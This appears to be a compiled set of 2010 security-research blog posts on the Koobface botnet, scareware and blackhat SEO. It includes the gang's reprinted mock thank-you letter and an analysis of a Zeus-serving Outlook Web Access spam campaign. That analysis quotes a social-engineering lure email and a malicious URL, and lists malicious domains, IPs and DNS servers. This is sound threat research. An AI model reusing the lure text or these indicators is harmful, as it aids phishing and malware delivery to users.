



## Summarizing Zero Day's Posts for December (2010-01-04 22:03)

The following is a brief summary of all of my posts at [1]ZDNet's Zero Day for December, 2009.

You can also go through [2]previous summaries, as well as subscribe to my [3]personal RSS feed, [4]Zero Day's main feed, or follow all of [5]ZDNet's blogs on Twitter.

**01.** [6]Koobface botnet enters the Xmas season

**02.** [7]How many people fall victim to phishing attacks?

**03.** [8]Zeus crimeware using Amazon's EC2 as command and control server

**04.** [9]Report: Google's reCAPTCHA flawed

**05.** [10]FBI: Scareware distributors stole \$150M

*This post has been reproduced from [11]Dancho Danchev's blog.*

1. <http://blogs.zdnet.com/security>
2. <http://ddanchev.blogspot.com/2009/11/summarizing-zero-days-posts-for.html>
3. <http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss>
4. <http://feeds.feedburner.com/zdnet/security>
5. <http://twitter.com/zdnetblogs>
6. <http://blogs.zdnet.com/security/?p=5001>
7. <http://blogs.zdnet.com/security/?p=5084>
- 5
8. <http://blogs.zdnet.com/security/?p=5110>
9. <http://blogs.zdnet.com/security/?p=5123>
10. <http://blogs.zdnet.com/security/?p=5140>
11. <http://ddanchev.blogspot.com/>



## Top Ten Must-Read Posts at ZDNet's Zero Day for 2009 (2010-01-04 22:10)

The end of the year naturally means a rush to come up with 'best of the best' top lists consisting of your finest content. However, based on personal observations, during the holidays season the short attention span of the

average reader becomes even shorter with everyone looking forward to taking a well-deserved break. Therefore,

the first working week of the new year appears to be the perfect moment to summarize some of my most insightful

posts/analysis published at [1]ZDNet's Zero Day for 2009.

The following ten posts have been featured due to their insightful content, comprehensiveness of the topic

covered, and due to plain simple exclusivity in the time of their publishing. You will be, of course, missing the big picture if you don't keep track of **[2]Ryan Naraine's coverage.**

Thank you for being a [3]Zero Day reader!

**01.** [4]Microsoft study debunks phishing profitability

**02.** [5]Inside BBC's Chimera botnet

**03.** [6]China's 'secure' OS Kylin - a threat to U.S offensive cyber capabilities?

**04.** [7]Microsoft study debunks profitability of the underground economy

**05.** [8]Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites - [9]Related coverage **06.** [10]The Ultimate Guide to Scareware Protection

7

**07.** [11]'Anonymous' group attempts DDoS attack against Australian government (Operation Didgeridie) **08.**

[12]Google's CAPTCHA experiment and the human factor

**09.** [13]Does software piracy lead to higher malware infection rates?

**10.** [14]Koobface botnet enters the Xmas season

### **Related posts:**

[15]Summarizing Zero Day's Posts for January, 2009



[16]Summarizing Zero Day's Posts for February, 2009

[17]Summarizing Zero Day's Posts for March, 2009

[18]Summarizing Zero Day's Posts for April, 2009

[19]Summarizing Zero Day's Posts for May, 2009

[20]Summarizing Zero Day's Posts for June, 2009

[21]Summarizing Zero Day's Posts for July, 2009

[22]Summarizing Zero Day's Posts for August, 2009

[23]Summarizing Zero Day's Posts for September, 2009

[24]Summarizing Zero Day's Posts for October, 2009

[25]Summarizing Zero Day's Posts for November, 2009

[26]Summarizing Zero Day's Posts for December, 2009

*This post has been reproduced from [27]Dancho Danchev's blog.*

1. <http://blogs.zdnet.com/security>
2. <http://updates.zdnet.com/tags/Ryan+Naraine.html>
3. <http://feeds2.feedburner.com/zdnet/security>
4. <http://blogs.zdnet.com/security/?p=2366>
5. <http://blogs.zdnet.com/security/?p=3045>
6. <http://blogs.zdnet.com/security/?p=3385>
7. <http://blogs.zdnet.com/security/?p=3522>

8. <http://blogs.zdnet.com/security/?p=3613>
9. <http://ddanchev.blogspot.com/2009/06/iranian-opposition-ddos-es-pro.html>
10. <http://blogs.zdnet.com/security/?p=4297>
11. <http://blogs.zdnet.com/security/?p=4234>
12. <http://blogs.zdnet.com/security/?p=3178>
13. <http://blogs.zdnet.com/security/?p=4605>
14. <http://blogs.zdnet.com/security/?p=5001>
15. <http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html>
16. <http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html>
17. <http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html>
18. <http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html>
19. <http://ddanchev.blogspot.com/2009/06/summarizing-zero-days-posts-for-may.html>
20. <http://ddanchev.blogspot.com/2009/07/summarizing-zero-days-posts-for-june.html>
21. <http://ddanchev.blogspot.com/2009/08/summarizing-zero-days-posts-for-july.html>
22. <http://ddanchev.blogspot.com/2009/09/summarizing-zero-days-posts-for-august.html>

23. <http://ddanchev.blogspot.com/2009/10/summarizing-zero-days-posts-for.html>

24. <http://ddanchev.blogspot.com/2009/11/summarizing-zero-days-posts-for-october.html>

25. <http://ddanchev.blogspot.com/2009/11/summarizing-zero-days-posts-for.html>

26. <http://ddanchev.blogspot.com/2010/01/summarizing-zero-days-posts-for.html>

27. <http://ddanchev.blogspot.com/>

8

Our team, so often called "Koobface Gang", expresses high gratitude for the help in bug fixing, researches and documentation for our software to:

- **Kaspersky Lab** for the name of **Koobface** and 25 millionth malicious program award;
- **Dancho Danchev** (<http://ddanchev.blogspot.com>) who worked hard every day especially on our First Software & Architecture version, writing lots of e-mails to different hosting companies and structures to take down our Command-and-Control (C&C) servers, and of course analyzing software under VM Ware;
- **Trend Micro** (<http://trendmicro.com>), especially personal thanks Jonell Baltazar, Joey Costoya, and Ryan Flores who had released a very cool document (with three parts!) describing all our mistakes we've ever made;
- **Cisco** for their 3rd place to our software in their annual "working groups awards";
- **Soren Siebert** with his great article;
- Hundreds of users who send us logs, crash reports, and wish-lists.

In fact, it was a really hard year. We've made many efforts to improve our software. Thanks to Facebook's security team - the guys made us move ahead. And we've moved. And will move. Improving *their* security system.

By the way, we did not have a cent using Twitter's traffic. But many security issues tell the world we did. They are wrong.

As many people know, "virus" is something awful, which crashes computers, steals credential information as good as all passwords and credit cards. ***Our software did not ever steal credit card or online bank information, passwords or any other confidential data. And WILL NOT EVER.*** As for the crashes... We are really sorry. We work on it :)

Wish you a good luck in new year and... Merry Christmas to you!

Always yours, "Koobface Gang".

---

## Top Ten Must-Read DDanchev Posts For 2009 (2010-01-04 22:37)

The following ten posts have been featured due to their insightful content, comprehensiveness of the topic covered, and due to plain simple exclusivity in the time of publishing, and not necessarily based on page views.

Thank you for being a regular reader of my personal blog.  
Feel free to subscribe to [1]my RSS feed, keep track

of [2]my posts at ZDNet's Zero Day, or [3]follow me on  
Twitter.

**01.** [4]Conficker's Scareware/Fake Security Software  
Business Model

**02.** [5]Koobface Botnet's Scareware Business Model - Part  
One and [6]Part Two

**03.** [7]Inside a Money Laundering Group's Spamming  
Operations

**04.** [8]A Peek Inside the Managed Blackhat SEO Ecosystem

**05.** [9]Iranian Opposition DDoS-es pro-Ahmadinejad Sites

**06.** [10]Koobface Botnet Redirects Facebook's IP Space to  
my Blog

**07.** [11]Standardizing the Money Mule Recruitment Process

**08.** [12]Koobface Botnet Starts Serving Client-Side Exploits

**09.** The SMS Ransomware series - [13]SMS Ransomware  
Displays Persistent Inline Ads; [14]SMS Ransomware Source  
Code Now Offered for Sale; [15]3rd SMS Ransomware Variant  
Offered for Sale; [16]4th SMS Ransomware Variant

Offered for Sale; [17]5th SMS Ransomware Variant Offered  
for Sale; [18]6th SMS Ransomware Variant Offered for

Sale

**10.** [19]The Koobface Gang Wishes the Industry "Happy  
Holidays"

*This post has been reproduced from [20]Dancho Danchev's blog.*

1. <http://feeds.feedburner.com/DanchoDanchevOnSecurityAndNewMedia>
2. <http://updates.zdnet.com/tags/dancho+danchev.html?o=1&mode=rss>
3. <http://twitter.com/danchodanchev>
4. <http://ddanchev.blogspot.com/2009/04/confickers-scwarefake-security.html>
5. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scware-business.html>
6. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scware-business.html>
7. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
- 9
8. <http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html>
9. <http://ddanchev.blogspot.com/2009/06/iranian-opposition-ddos-es-pro.html>
10. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
11. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

12. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
13. <http://ddanchev.blogspot.com/2009/09/sms-ransomware-displays-persistent.html>
14. <http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html>
15. <http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html>
16. <http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html>
17. <http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html>
18. <http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html>
19. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
20. <http://ddanchev.blogspot.com/>

☆ [Happy New Year clip](#)

It's a gift from Abba, all for free! Enjoy! [\[link\]](#)

By **Abba** - 12:36am - [1 new of 1 message](#)

☆ [Happy New Year](#)

Happy New Year! A little gift: [\[link\]](#)

By **Santa Claus** - Jan 6 - [1 new of 1 message](#)

☆ [My new clip](#)

Hi! My new video, for funs :) [\[link\]](#)

By **Rebecca MacKinnon** - Jan 4 - [1 new of 1 message](#)

☆ [Have You Seen](#)

Hi to my group friends! Have You seen this new video? [\[link\]](#)

By **Valeria** - Jan 2 - [1 new of 1 message](#)

☆ [Celebrities mistakes in New Year speach](#)

U-ga-ga.. New Year party, Drunk Celebrities Exposed Just look at this: [\[link\]](#)

By **Reporter X** - Jan 2 - [1 new of 1 message](#)

☆ [My wedding video](#)

Hi. Here is our wedding video. Happy New Year! [\[link\]](#)

By **Celicia Johnson** - Dec 31 2009 - [1 new of 1 message](#)

☆ [A joke](#)

O-ha-ha What are they doing? PS Just a joke, but so funny :) [\[link\]](#)

By **Anna F** - Dec 30 2009 - [1 new of 1 message](#)

☆ [Very cute and funny kids\)](#)

This is so cute and funny)) [\[link\]](#)

By **KittyJenns** - Dec 27 2009 - [1 new of 1 message](#)

☆ [Super funny animals\)\)\)\)](#)

aaaaa))))look at this)))they'r soooo funny, can't stop smiling)) [\[link\]](#)

By **SaraSamuelson** - Dec 25 2009 - [1 new of 1 message](#)

## **Scareware, Blackhat SEO, Spam and Google Groups Abuse, Courtesy of the Koobface Gang**

**(2010-01-08 17:29)**

The Koobface gang is known to have embraced the potential of the "underground multi-tasking" model a long time ago, in order to achieve the "malicious economies of scale" effect. This "underground multi-tasking" most commonly comes in the form of multiple monetization campaigns, which upon




closer analysis always lead back to the Koobface gang's infrastructure. In fact, the gang is so obsessed with efficiency, that particular redirectors and key malicious domains for a particular campaign, are also, simultaneously rotated across all the campaigns that they manage.

For instance, throughout the past half an year, a huge percentage of the malicious infrastructure used simulta-

neously in multiple campaigns, was parked on the [1]now shut down Riccom LTD - AS29550. From the [2]massive

blackhat SEO campaigns affecting millions of legitimate web sites managed by the gang, to the [3]malvertising attack at the New York Times web site, and [4]the click-fraud facilitating [5]Bahama botnet, the Koobface botnet is only the tip of the iceberg for the efficient and fraudulent money machine that the gang operates.



In this analysis, I'll once again establish a connection between the ongoing blackhat SEO campaigns managed by the gang ( [6]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware; [7]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding; [8]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO

Campaign), with a spam campaign that's also syndicated across multiple Google Groups, and the Koobface botnet itself, with a particular emphasis on the scareware monetization taking place across all the campaigns.

## Related Koobface research and analysis:

[9]The Koobface Gang Wishes the Industry "Happy Holidays"

[10]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[11]Koobface Botnet Starts Serving Client-Side Exploits

[12]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[13]Koobface Botnet's Scareware Business Model - Part Two

[14]Koobface Botnet's Scareware Business Model - Part One

[15]Koobface Botnet Redirects Facebook's IP Space to my Blog

[16]New Koobface campaign spoofs Adobe's Flash updater

[17]Social engineering tactics of the Koobface botnet

12

[18]Koobface Botnet Dissected in a TrendMicro Report

[19]Movement on the Koobface Front - Part Two

[20]Movement on the Koobface Front

[21]Koobface - Come Out, Come Out, Wherever You Are

[22]Dissecting Koobface Worm's Twitter Campaign

*This post has been reproduced from [23]Dancho Danchev's blog.*

1. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>

2. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>

3. <http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html>
4. <http://blogs.zdnet.com/security/?p=4549>
5. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
6. <http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html>
7. <http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html>
8. <http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html>
9. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
10. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>
11. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
12. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>
13. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
14. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
15. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>

16. <http://blogs.zdnet.com/security/?p=4594>
17. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)
18. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
19. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
20. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
21. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html>
22. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>
23. <http://ddanchev.blogspot.com/>



## **Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware (2010-01-08 23:53)**

**UPDATED: Sunday, January 10, 2010** - The post has been updated with the latest domains spammed within the past 24 hours.

**UPDATED: Saturday, January 09, 2010** - The post has been updated with the latest domains spammed within the past 24 hours. The spam campaign is ongoing.


A currently ongoing spam campaign is using the "Your default mailbox settings have changed" theme, in order to infect gullible users into executing Trojan-Spy.Win32.Zbot ([1]settings-file.exe).

Sample message:

*" The default settings of your mailbox were automatically changed. Please download and launch a file with a new set of settings for your e-mail account:fx-settings-file.exe.*

*We constantly work on the quality level of our service, as well as on the development of its security and protection. During the last upgrade several essential improvements were adopted, such as new ports for the POP3 & SMTP protocols, plus the SMTP autentification. The new settings are necessary for those who use the mailings clients 14*





(for ex. Microsoft Outlook, The Bat!, Mozilla Thunderbird etc.)  
or those who use our service via the web-interface. "

Sample campaign structure:

**molendf.co.kr/owa/service\_directory/settings.php?**  
**email=fx@yahoo.com**

**&from=yahoo.com &fromname=fx**

Fast-fluxed seed IPs:

**61.64.170.232**

**77.126.141.142**


**188.56.139.174**

**189.110.244.68**

**189.179.13.36**

**190.82.217.255**

**195.174.109.241**



**200.169.71.144**

**201.232.187.200**

**201.236.48.117**

**210.106.80.90**

**218.153.64.25**

**221.26.184.25**

**59.92.58.166**

**61.20.133.88**

DNS servers of notice:

**ns1.moorcargo .net**

**ns1.aj-realtors .com** - Email: support@ajr.com

**ns1.groupswat .com**

16

**ns1.elkins-realty .net** - Email: BO.la@yahoo.com

**ns1.nocksold .com** - Email: termer@counsellor.com

**ns1.seldomservice .net** - 89.238.165.195 - Email:  
pp0271@gmail.com

**ns1.viking-gave .net** - 89.238.165.195 - Email:  
glonders@gmail.com

**ns1.controlpanellsolutions .com** - 212.95.50.175 - Email:  
jobwes@clerk.com

Hundreds of typosquatted subdomains reside within the  
following currently active domains:

**ujjiks.co .im**

**ujjiks.com .im**

**ujjiks.org .im**

**ujjikx.co .im**

**ujjikx.com .im**

**ujjikx.org .im**

**molendf.co .kr**

**molendf .com**

**molendf .kr**

**molendf.ne .kr**

**molendf.or .kr**

**vcrssd1 .cc**

**vcrssd1 .eu**

**vfrtssd .com**

